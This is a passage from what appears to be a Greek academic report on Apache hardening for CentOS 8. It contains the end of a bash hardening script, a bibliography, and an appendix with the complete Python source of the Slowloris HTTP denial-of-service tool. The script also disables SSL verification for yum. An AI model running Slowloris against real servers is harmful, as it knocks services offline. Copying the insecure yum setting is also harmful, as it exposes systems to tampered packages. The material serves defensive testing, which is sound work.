function configure_tcp_wrappers()
{
        # Configure TCP Wrappers
        log_info "Is going to configure TCP Wrappers"

        append_config "ALL: LOCAL, 127.0.0.1" $HOSTS_ALLOW
        append_config "ALL: PARANOID" $HOSTS_DENY
        chmod 644 $HOSTS_ALLOW
        chmod 644 $HOSTS_DENY
}

#===  FUNCTION  ================================================
#         NAME: configure_logindefs
#  DESCRIPTION: Configuring accounts termination policy
#    PARAMETER: ---
#===============================================================================
function configure_logindefs()
{
        # Configure logindefs
        log_info "Is going to configure accounts termination policy"

        sed -i 's/^.*LOG_OK_LOGINS.*/LOG_OK_LOGINS\t\tyes/' "$LOGINDEFS"
        sed -i 's/^UMASK.*/UMASK\t\t077/' "$LOGINDEFS"
        sed -i 's/^PASS_MIN_DAYS.*/PASS_MIN_DAYS\t\t7/' "$LOGINDEFS"
        sed -i 's/^PASS_MAX_DAYS.*/PASS_MAX_DAYS\t\t30/' "$LOGINDEFS"
        sed -i 's/DEFAULT_HOME.*/DEFAULT_HOME no/' "$LOGINDEFS"
        sed -i 's/USERGROUPS_ENAB.*/USERGROUPS_ENAB no/' "$LOGINDEFS"
        sed  -i  's/^#  SHA_CRYPT_MAX_ROUNDS.*/SHA_CRYPT_MAX_ROUNDS\t\t10000/'
"$LOGINDEFS"
}

#===  FUNCTION  ================================================
#         NAME: configure_loginconf
#  DESCRIPTION: Configuring lock sessions and automatic users logout
#    PARAMETER: ---
#===============================================================================
function configure_loginconf()
{
        # Configure loginconf
        log_info "Is going to configure lock sessions and automatic users logout"

        sed -i 's/^#KillUserProcesses=no/KillUserProcesses=1/' "$LOGINDCONF"
        sed -i 's/^#KillExcludeUsers=root/KillExcludeUsers=root/' "$LOGINDCONF"
        sed -i 's/^#IdleAction=ignore/IdleAction=lock/' "$LOGINDCONF"
        sed -i 's/^#IdleActionSec=30min/IdleActionSec=15min/' "$LOGINDCONF"
        sed -i 's/^#RemoveIPC=yes/RemoveIPC=yes/' "$LOGINDCONF"
```

```
        systemctl daemon-reload
}

#===  FUNCTION  ================================================
#         NAME: locking_new_users
#  DESCRIPTION: Lock new users
#    PARAMETER: ---
#===============================================================
function locking_new_users()
{
        # Locking new user shell by default
        log_info "Is going to lock new users"
        sed -i 's/SHELL=.*/SHELL=\/bin\/false/' "$USERADD"
        sed -i 's/^# INACTIVE=.*/INACTIVE=35/' "$USERADD"
}

#===  FUNCTION  ================================================
#         NAME: remove_unneeded_users
#  DESCRIPTION: Delete unnecessary users
#    PARAMETER: ---
#===============================================================
function remove_unneeded_users()
{
        # Remove unneeded users
        log_info "Is going to remove unwanted users"

        for users in games gnats irc list news uucp; do
                userdel -r "$users" 2> /dev/null
        done
}

#===  FUNCTION  ================================================
#         NAME: disable_ipv6
#  DESCRIPTION: Disable IPv6 protocol in case that is not used for security reasons
#    PARAMETER: ---
#===============================================================
function disable_ipv6()
{
        log_info "Is going to disable ipv6"
        backup_file $NETCONFIG
        sed    -i    's/^GRUB_CMDLINE_LINUX=.*/GRUB_CMDLINE_LINUX="ipv6.disable=1"/'
"$DEFAULTGRUB"
        sed '/udp6/d' $NETCONFIG
        sed '/tcp6/d' $NETCONFIG
}

#===  FUNCTION  ================================================
#         NAME: configure_dns_resovlers
#  DESCRIPTION: Configure secure DNS resolvers to avoid man-in-the-middle attacks
#    PARAMETER: ---
#===============================================================
function configure_dns_resovlers()
{
        # Configure DNS resolvers
        log_info "Is going to confugure secure DNS resolvers"

        dnsarray=( $(grep nameserver /etc/resolv.conf | sed 's/nameserver//g') )
        dnslist=${dnsarray[@]}
```

```
        backup_file $RESOLVEDCONF
        backup_file $NSSWITCH
        sed -i "s/^#DNS=.*/DNS=$dnslist/" "$RESOLVEDCONF"
        sed -i "s/^#FallbackDNS=.*/FallbackDNS=8.8.8.8 8.8.4.4/" "$RESOLVEDCONF"
        sed -i "s/^#DNSSEC=.*/DNSSEC=allow-downgrade/" "$RESOLVEDCONF"
        sed -i '/^hosts:/ s/files dns/files resolve dns/' $NSSWITCH

        systemctl daemon-reload
}

#===  FUNCTION  ================================================
#         NAME: lock_cronjobs
#  DESCRIPTION: Disable cron jobs for users
#    PARAMETER: ---
#===============================================================
function lock_cronjobs()
{
        # Lock up cronjobs
        log_info "Is going to locking up cronjobs for users"

        rm /etc/cron.deny 2> /dev/null
        rm /etc/at.deny 2> /dev/null

        echo 'root' > /etc/cron.allow
        echo 'root' > /etc/at.allow

        chown root:root /etc/cron*
        chmod og-rwx /etc/cron*

        chown root:root /etc/at*
        chmod og-rwx /etc/at*

        systemctl mask atd.service
        systemctl stop atd.service
        systemctl daemon-reload
}

#===  FUNCTION  ================================================
#         NAME: configure_logrotate
#  DESCRIPTION: Configure logrotate to avoid system corruption from log files
#    PARAMETER: ---
#===============================================================
function configure_logrotate()
{
        log_info "Is going to configure logrotate"
        backup_file $LOGROTATE
        echo " > $LOGROTATE

        log_rotate_configs=$(cat <<EOF
# see "man logrotate" for details
# rotate log files daily
daily

# use the syslog group by default, since this is the owning group
# of /var/log/syslog.
su root syslog

# keep 7 days worth of backlogs
rotate 7
```

```
# create new (empty) log files after rotating old ones
create

# use date as a suffix of the rotated file
dateext

# compressed log files
compress

# use xz to compress
compresscmd /usr/bin/xz
uncompresscmd /usr/bin/unxz
compressext .xz

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp and btmp -- we will rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    minsize 1M
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0600 root utmp
    rotate 1
}

# system-specific logs may be also be configured here.
EOF
)
            append_config "$log_rotate_configs" $LOGROTATE

            backup_file $JOURNALDCONF
            sed -i 's/^#Storage=.*/Storage=persistent/' "$JOURNALDCONF"
            sed -i 's/^#ForwardToSyslog=.*/ForwardToSyslog=yes/' "$JOURNALDCONF"
            sed -i 's/^#Compress=.*/Compress=yes/' "$JOURNALDCONF"

            systemctl restart systemd-journald
}


# Malware Scanners
#===  FUNCTION  ================================================
#         NAME: enable_rkhunter
#  DESCRIPTION: Install, configure and enable rkhunter scanner
#    PARAMETER: ---
#===============================================================
function enable_rkhunter()
{
            log_info "Installation of Rkhunter in progress. Please wait..."
            install_packages $RKHUNTER_PACKAGE

            # Enable RKHUNTER (source: https://www.theurbanpenguin.com/install-rkhunter-on-centos-
7/)
            log_info "Is going to configure and enable rkhunter scanner"
```

```
        # sed -i 's/^CRON_DAILY_RUN=.*/CRON_DAILY_RUN="yes"/' "$RKHUNTERCONF"
        # sed -i 's/^APT_AUTOGEN=.*/APT_AUTOGEN="yes"/' "$RKHUNTERCONF"
        sed -i 's/ALLOW_SSH_ROOT_USER=.*/ALLOW_SSH_ROOT_USER=no/g'
$RKHUNTERCONF
        append_config "CRON_DAILY_RUN=\"yes\"" $RKHUNTERCONF
        append_config "APT_AUTOGEN=\"yes\"" $RKHUNTERCONF

        rkhunter --propupd
}

#=== FUNCTION ================================================
#         NAME: enable_clamav
#  DESCRIPTION: Install, configure and enable clamav antivirus
#    PARAMETER: ---
#=============================================================
function enable_clamav()
{
        log_info "Installation of Clamav antivirus in progress. Please wait..."
        install_packages $CLAMAV_PACKAGES

        log_info "Is going to configure and enable CLAMAV"
        setsebool -P antivirus_can_scan_system 1
        backup_file $CLAMAVCONF
        backup_file $CLAMAVSERVICE
        sed -i 's/#LocalSocket \/run/LocalSocket \/run/g' $CLAMAVCONF
        sed -i 's/scanner (%i) daemon/scanner daemon/g' $CLAMAVSERVICE
        sed -i 's/\/etc\/clamd.d\/%i.conf/\/etc\/clamd.d\/scan.conf/g' $CLAMAVSERVICE
        freshclam

        systemctl enable clamav-freshclam.service
        systemctl start clamav-freshclam.service

        mkdir /var/log/clamav/
        touch /var/log/clamav/user_clamscan.log
        cron_clamscan=$(cat <<EOF
#!/bin/bash
# SCAN_DIR="/home"
# LOG_FILE="/var/log/clamav/user_clamscan.log"
/usr/bin/clamscan -i -r /home >> /var/log/clamav/user_clamscan.log
EOF
)
        append_config "$cron_clamscan" $CRON_DAILY_CLAMSCAN
        chmod +x $CRON_DAILY_CLAMSCAN
}

#=== FUNCTION ================================================
#         NAME: aide_ids
#  DESCRIPTION: Install, configure and enable aide IDS
#    PARAMETER: ---
#=============================================================
function aide_ids()
{
        log_info "Installation of Aide IDS in progress. Please wait..."
        install_packages $AIDE_PACKAGE

        log_info "Is going to secure Aide"
        backup_file $AIDECONFIG
        sed -i 's/^Checksums =.*/Checksums = sha512/' $AIDECONFIG
```

```
        log_info "Is going to set Aide postinstall"
        aide --init
        log_info "Building AIDE initial db, please wait..."
        cp /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz 2> /dev/null 1>&2

        log_info "Enabling AIDE check daily"

        aide_check_service=$(cat <<EOF
[Unit]
Description=Aide Check

[Service]
Type=simple
ExecStart=/usr/sbin/aide --check

[Install]
WantedBy=multi-user.target
EOF
)
        append_config "$aide_check_service" $AIDE_CHECK_SERVICE

        aide_check_timer=$(cat <<EOF
[Unit]
Description=Aide check every day at midnight

[Timer]
OnCalendar=*-*-* 00:00:00
Unit=/etc/systemd/system/aidecheck.service

[Install]
WantedBy=multi-user.target
EOF
)
        append_config "$aide_check_timer" $AIDE_CHECK_TIMER

        chmod 0644 /etc/systemd/system/aidecheck.*

        systemctl reenable aidecheck.timer
        systemctl start aidecheck.timer
        systemctl daemon-reload
}

#===  FUNCTION  ================================================
#         NAME: enable_fail2Ban
#  DESCRIPTION: Install, configure and enable Fail2Ban IDS
#    PARAMETER: ---
#===============================================================
function enable_fail2Ban()
{
        log_info "Installation of Fail2Ban IDS in progress. Please wait..."
        install_packages $FAIL2BAN_PACKAGE

        log_info "Is going to configure and enable Fail2Ban"
        systemctl enable fail2ban
        systemctl start fail2ban

        jail_local=$(cat <<EOF
[ssh]

enabled = true
```

```
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
EOF
)
        touch /var/log/auth.log
        append_config "$jail_local" $FAIL2BAN_CONFIG
        systemctl restart fail2ban
        systemctl status fail2ban --no-pager
}

#=== FUNCTION ================================================================
#         NAME: check_for_restart
#  DESCRIPTION: Check if reboot needed after system update
#    PARAMETER: ---
#==============================================================================
function check_for_restart()
{
        log_info "Is going to check if restart needed"
        restart=`needs-restarting -r >/dev/null && echo $?`
        if [[ ${restart} -ne 0 ]]; then
                log_info "Reboot $HOSTNAME to install kernel or core libs."
        else
                LAST_KERNEL=$(rpm -q --last kernel | perl -pe 's/^kernel-(\S+).*/$1/' | head -1)
                CURRENT_KERNEL=$(uname -r)

                if [[ "${LAST_KERNEL}" != "${CURRENT_KERNEL}" ]]; then
                        log_info "Reboot $HOSTNAME to install kernel or core libs."
                else
                        log_info "No restart needed!"
                fi
        fi
}

#=== FUNCTION ================================================================
#         NAME: auto_cleanup
#  DESCRIPTION: Execute system cleanup of unused libraries
#    PARAMETER: ---
#==============================================================================
function auto_cleanup() {
        log_info "Is going to auto cleanup the system from unnecessary packages, please wait..."
        yum autoremove -y
}

#=== FUNCTION ================================================================
#         NAME: execute_hardening_process
#  DESCRIPTION: Execute hardening process from step 0 to 27
#    PARAMETER: ---
#==============================================================================
function execute_hardening_process()
{
        while true; do
                case $step in
                        '0')
                                state=$(get_value $step)
                                log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                check_prerequisites
                                increase_step $step
```

```
                save_step $step
            ;;
            '1')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                ssh_hardening
                increase_step $step
                save_step $step
            ;;
            '2')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                secure_bootloader
                increase_step $step
                save_step $step
            ;;
            '3')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                disable_unneeded_modules
                increase_step $step
                save_step $step
            ;;
            '4')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                secure_mounts
                increase_step $step
                save_step $step
            ;;
            '5')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_sysctl_params
                increase_step $step
                save_step $step
            ;;
            '6')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_user_limits
                increase_step $step
                save_step $step
            ;;
            '7')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                remove_suid_bits
                increase_step $step
                save_step $step
            ;;
            '8')
                state=$(get_value $step)
```

```
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                secure_rhosts_hosts_equiv
                increase_step $step
                save_step $step
            ;;
            '9')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_tcp_wrappers
                increase_step $step
                save_step $step
            ;;
            '10')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_logindefs
                increase_step $step
                save_step $step
            ;;
            '11')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_loginconf
                increase_step $step
                save_step $step
            ;;
            '12')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                locking_new_users
                increase_step $step
                save_step $step
            ;;
            '13')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                remove_unneeded_users
                increase_step $step
                save_step $step
            ;;
            '14')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                disable_ipv6
                increase_step $step
                save_step $step
            ;;
            '15')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_dns_resovlers
                increase_step $step
```

```
                save_step $step
            ;;
            '16')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                lock_cronjobs
                increase_step $step
                save_step $step
            ;;
            '17')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                configure_logrotate
                increase_step $step
                save_step $step
            ;;
            '18')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                enable_rkhunter
                increase_step $step
                save_step $step
            ;;
            '19')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                enable_clamav
                increase_step $step
                save_step $step
            ;;
            '20')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                aide_ids
                increase_step $step
                save_step $step
            ;;
            '21')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                enable_fail2Ban
                increase_step $step
                save_step $step
            ;;
            '22')
                state=$(get_value $step)
                log_info "${COLOR_GREEN}Process $step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                iptables_hardening
                increase_step $step
                save_step $step
            ;;
            '23')
                state=$(get_value $step)
```

```
                                        log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                        apache_hardening
                                        increase_step $step
                                        save_step $step
                                ;;
                                '24')
                                        state=$(get_value $step)
                                        log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                        mod_security
                                        increase_step $step
                                        save_step $step
                                ;;
                                '25')
                                        state=$(get_value $step)
                                        log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                        mod_evasive
                                        increase_step $step
                                        save_step $step
                                ;;
                                '26')
                                        state=$(get_value $step)
                                        log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                        auto_cleanup
                                        increase_step $step
                                        save_step $step
                                ;;
                                '27')
                                        state=$(get_value $step)
                                        log_info                                "${COLOR_GREEN}Process
$step/$max_processes_num, executing state: $state${COLOR_DEFAULT}"
                                        check_for_restart
                                        increase_step $step
                                        save_step $step
                                ;;
                                *)
                                        log_info "${COLOR_GREEN}End of Apache Hardening Process
on Centos8!${COLOR_DEFAULT}"
                                        _exit
                                ;;
                        esac
                done
}

#=== FUNCTION ================================================================
#         NAME: no_check_ssl_certificate
#  DESCRIPTION: Apply no ssl check upon package downloading
#    PARAMETER: ---
#==============================================================================
function no_check_ssl_certificate()
{
        # echo insecure >> ~/.curlrc
        if ! cat /etc/yum.conf | grep -i 'sslverify=false' 2> /dev/null 1>&2; then
                append_config "sslverify=false" "/etc/yum.conf"
        fi
}
```

```
#=== FUNCTION ================================================
#         NAME: main
#  DESCRIPTION: Main method of centos8-apache-hardening script
#    PARAMETER: ---
#==============================================================
function main()
{
        no_check_ssl_certificate
        script_logo
        # Apache installation source: https://www.linode.com/docs/guides/how-to-install-apache-web-server-centos-8/
        if [ $DEV -eq 1 ]; then # make clean up
                log_info "Stared script in DEV mode"
                rm -rf $FILE
                rm -rf /tmp/centos8-apache-hardening.lok
                rm -rf /etc/httpd/crs-rules
                rm -rf $CUSTOM_CRS_CONF
                rm -rf $DISABLEMOD
                rm -rf $DISABLEFS
                rm -rf $DISABLENET
                rm -rf /etc/systemd/system/tmp.mount
                rm -rf /etc/systemd/system/var-tmp.mount
                rm -rf /etc/systemd/system/dev-shm.mount
                rm -rf /etc/systemd/system/default.target.wants/
                rm -rf $CRON_DAILY_CLAMSCAN
                rm -rf /var/log/clamav/
                rm -rf $AIDE_CHECK_SERVICE
                rm -rf $AIDE_CHECK_TIMER
                rm -rf $FAIL2BAN_CONFIG
                rm -rf $FAIL2BAN_SERVICE_SYMLINK
                cp $HTTPD_CONF.bak $HTTPD_CONF 2> /dev/null 1>&2 && rm -rf $HTTPD_CONF.bak
                cp $BASE_MODULES.bak $BASE_MODULES 2> /dev/null 1>&2 && rm -rf $BASE_MODULES.bak
                cp $MOD_EVASIVE_CONF.bak $MOD_EVASIVE_CONF 2> /dev/null 1>&2 && rm -rf $MOD_EVASIVE_CONF.bak
                cp $MOD_SECURITY_CONF.bak $MOD_SECURITY_CONF 2> /dev/null 1>&2 && rm -rf $MOD_SECURITY_CONF.bak
                cp $SSHD_CONFIG.bak $SSHD_CONFIG 2> /dev/null 1>&2 && rm -rf $SSHD_CONFIG.bak
                cp $SSHD_PAM.bak $SSHD_PAM 2> /dev/null 1>&2 && rm -rf $SSHD_PAM.bak
                cp $ISSUE_NET.bak $ISSUE_NET 2> /dev/null 1>&2 && rm -rf $ISSUE_NET.bak
                cp $DEFAULTGRUB.bak $DEFAULTGRUB 2> /dev/null 1>&2 && rm -rf $DEFAULTGRUB.bak
                cp $GRUB_40_CUSTOM.bak $GRUB_40_CUSTOM 2> /dev/null 1>&2 && rm -rf $GRUB_40_CUSTOM.bak
                cp $SYSTEMCONF.bak $SYSTEMCONF 2> /dev/null 1>&2 && rm -rf $SYSTEMCONF.bak
                cp $USERCONF.bak $USERCONF 2> /dev/null 1>&2 && rm -rf $USERCONF.bak
                cp $COREDUMPCONF.bak $COREDUMPCONF 2> /dev/null 1>&2 && rm -rf $COREDUMPCONF.bak
                cp $SYSCTL.bak $SYSCTL 2> /dev/null 1>&2 && rm -rf $SYSCTL.bak
                cp $LIMITSCONF.bak $LIMITSCONF 2> /dev/null 1>&2 && rm -rf $LIMITSCONF.bak
                cp $ETC_PROFILE.bak $ETC_PROFILE 2> /dev/null 1>&2 && rm -rf $ETC_PROFILE.bak
```

```
                cp $ETC_BASHRC.bak $ETC_BASHRC 2> /dev/null 1>&2 && rm -rf
$ETC_BASHRC.bak
                cp $NETCONFIG.bak $NETCONFIG 2> /dev/null 1>&2 && rm -rf
$NETCONFIG.bak
                cp $RESOLVEDCONF.bak $RESOLVEDCONF 2> /dev/null 1>&2 && rm -rf
$RESOLVEDCONF.bak
                cp $NSSWITCH.bak $NSSWITCH 2> /dev/null 1>&2 && rm -rf $NSSWITCH.bak
                cp $CLAMAVCONF.bak $CLAMAVCONF 2> /dev/null 1>&2 && rm -rf
$CLAMAVCONF.bak
                cp $CLAMAVSERVICE.bak $CLAMAVSERVICE 2> /dev/null 1>&2 && rm -rf
$CLAMAVSERVICE.bak
                cp $AIDECONFIG.bak $AIDECONFIG 2> /dev/null 1>&2 && rm -rf
$AIDECONFIG.bak
                cp $LOGROTATE.bak $LOGROTATE 2> /dev/null 1>&2 && rm -rf
$LOGROTATE.bak
                cp $JOURNALDCONF.bak $JOURNALDCONF 2> /dev/null 1>&2 && rm -rf
$JOURNALDCONF.bak
        fi
        acquire_lock
        retrieve_step
        execute_hardening_process
}

main "$@"
```

5.2 Παράρτημα 2: Κώδικας Slowloris HTTP Attack

```
#!/usr/bin/env python3
import argparse
import logging
import random
import socket
import sys
import time

parser = argparse.ArgumentParser(
  description="Slowloris, low bandwidth stress test tool for websites"
)
parser.add_argument("host", nargs="?", help="Host to perform stress test on")
parser.add_argument(
  "-p", "--port", default=80, help="Port of webserver, usually 80", type=int
)
parser.add_argument(
  "-s",
  "--sockets",
  default=150,
  help="Number of sockets to use in the test",
  type=int,
)
parser.add_argument(
  "-v",
  "--verbose",
  dest="verbose",
  action="store_true",
  help="Increases logging",
)
parser.add_argument(
  "-ua",
```

```
    "--randuseragents",
    dest="randuseragent",
    action="store_true",
    help="Randomizes user-agents with each request",
)
parser.add_argument(
    "-x",
    "--useproxy",
    dest="useproxy",
    action="store_true",
    help="Use a SOCKS5 proxy for connecting",
)
parser.add_argument(
    "--proxy-host", default="127.0.0.1", help="SOCKS5 proxy host"
)
parser.add_argument(
    "--proxy-port", default="8080", help="SOCKS5 proxy port", type=int
)
parser.add_argument(
    "--https",
    dest="https",
    action="store_true",
    help="Use HTTPS for the requests",
)
parser.add_argument(
    "--sleeptime",
    dest="sleeptime",
    default=15,
    type=int,
    help="Time to sleep between each header sent.",
)
parser.set_defaults(verbose=False)
parser.set_defaults(randuseragent=False)
parser.set_defaults(useproxy=False)
parser.set_defaults(https=False)
args = parser.parse_args()

if len(sys.argv) <= 1:
    parser.print_help()
    sys.exit(1)

if not args.host:
    print("Host required!")
    parser.print_help()
    sys.exit(1)

if args.useproxy:
    # Tries to import to external "socks" library
    # and monkey patches socket.socket to connect over
    # the proxy by default
    try:
        import socks

        socks.setdefaultproxy(
            socks.PROXY_TYPE_SOCKS5, args.proxy_host, args.proxy_port
        )
        socket.socket = socks.socksocket
        logging.info("Using SOCKS5 proxy for connecting...")
    except ImportError:
        logging.error("Socks Proxy Library Not Available!")
```

```
if args.verbose:
   logging.basicConfig(
      format="[%(asctime)s] %(message)s",
      datefmt="%d-%m-%Y %H:%M:%S",
      level=logging.DEBUG,
   )
else:
   logging.basicConfig(
      format="[%(asctime)s] %(message)s",
      datefmt="%d-%m-%Y %H:%M:%S",
      level=logging.INFO,
   )

if args.https:
   logging.info("Importing ssl module")
   import ssl

list_of_sockets = []
user_agents = [
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0) Gecko/20100101 Firefox/49.0",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/602.2.14 (KHTML, like Gecko) Version/10.0.1 Safari/602.2.14",
   "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
   "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393"
   "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
   "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
   "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
   "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
   "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
   "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
```

```
    "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0",
]


class _(socket.socket):
    def send_line(self, line):
        line = f"{line}\r\n"
        self.send(line.encode("utf-8"))

    def send_header(self, name, value):
        self.send_line(f"{name}: {value}")


socket.socket = _


def init_socket(ip):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(4)

    if args.https:
        s = ssl.wrap_socket(s)

    s.connect((ip, args.port))

    s.send_line(f"GET /?{random.randint(0, 2000)} HTTP/1.1")

    ua = user_agents[0]
    if args.randuseragent:
        ua = random.choice(user_agents)

    s.send_header("User-Agent", ua)
    s.send_header("Accept-language", "en-US,en,q=0.5")
    return s


def main():
    ip = args.host
    socket_count = args.sockets
    logging.info("Attacking %s with %s sockets.", ip, socket_count)

    logging.info("Creating sockets...")
    for _ in range(socket_count):
        try:
            logging.debug("Creating socket nr %s", _)
            s = init_socket(ip)
        except socket.error as e:
            logging.debug(e)
            break
        list_of_sockets.append(s)

    while True:
        try:
            logging.info(
                "Sending keep-alive headers... Socket count: %s",
                len(list_of_sockets),
```

```
        )
        for s in list(list_of_sockets):
            try:
                s.send_header("X-a", random.randint(1, 5000))
            except socket.error:
                list_of_sockets.remove(s)

        for _ in range(socket_count - len(list_of_sockets)):
            logging.debug("Recreating socket...")
            try:
                s = init_socket(ip)
                if s:
                    list_of_sockets.append(s)
            except socket.error as e:
                logging.debug(e)
                break
        logging.debug("Sleeping for %d seconds", args.sleeptime)
        time.sleep(args.sleeptime)

    except (KeyboardInterrupt, SystemExit):
        logging.info("Stopping Slowloris")
        break


if __name__ == "__main__":
    main()
```

6 Βιβλιογραφία

[1] Infosecinstitute, "Web server security: Web server hardening",https://resources.infosecinstitute.com/topic/web-server-security-web-server-hardening/

[2] Acunetix, "Apache Security – 10 Tips for a Secure Installation", https://www.acunetix.com/blog/articles/10-tips-secure-apache-installation/

[3] Geekflare, "10 Best Practices To Secure and Harden Your Apache Web Server",https://geekflare.com/10-best-practices-to-secure-and-harden-your-apache-web-server/

[4] Geekflare,"Apache Web Server Hardening and Security Guide", https://geekflare.com/apache-web-server-hardening-security/

[5] Devopsionos, "How To Harden The Apache Web Server On CentOS 7",https://devops.ionos.com/tutorials/how-to-harden-the-apache-web-server-on-centos-7/

[6] Digitalocean, "How To Create an SSL Certificate on Apache for CentOS 7", https://www.digitalocean.com/community/tutorials/how-to-create-an-ssl-certificate-on-apache-for-centos-7

[7] Geekflare, "10 Online Tool to Test SSL, TLS and Latest Vulnerability". https://geekflare.com/ssl-test-certificate/

[8] Imperva, "Clickjacking", https://www.imperva.com/learn/application-security/clickjacking/

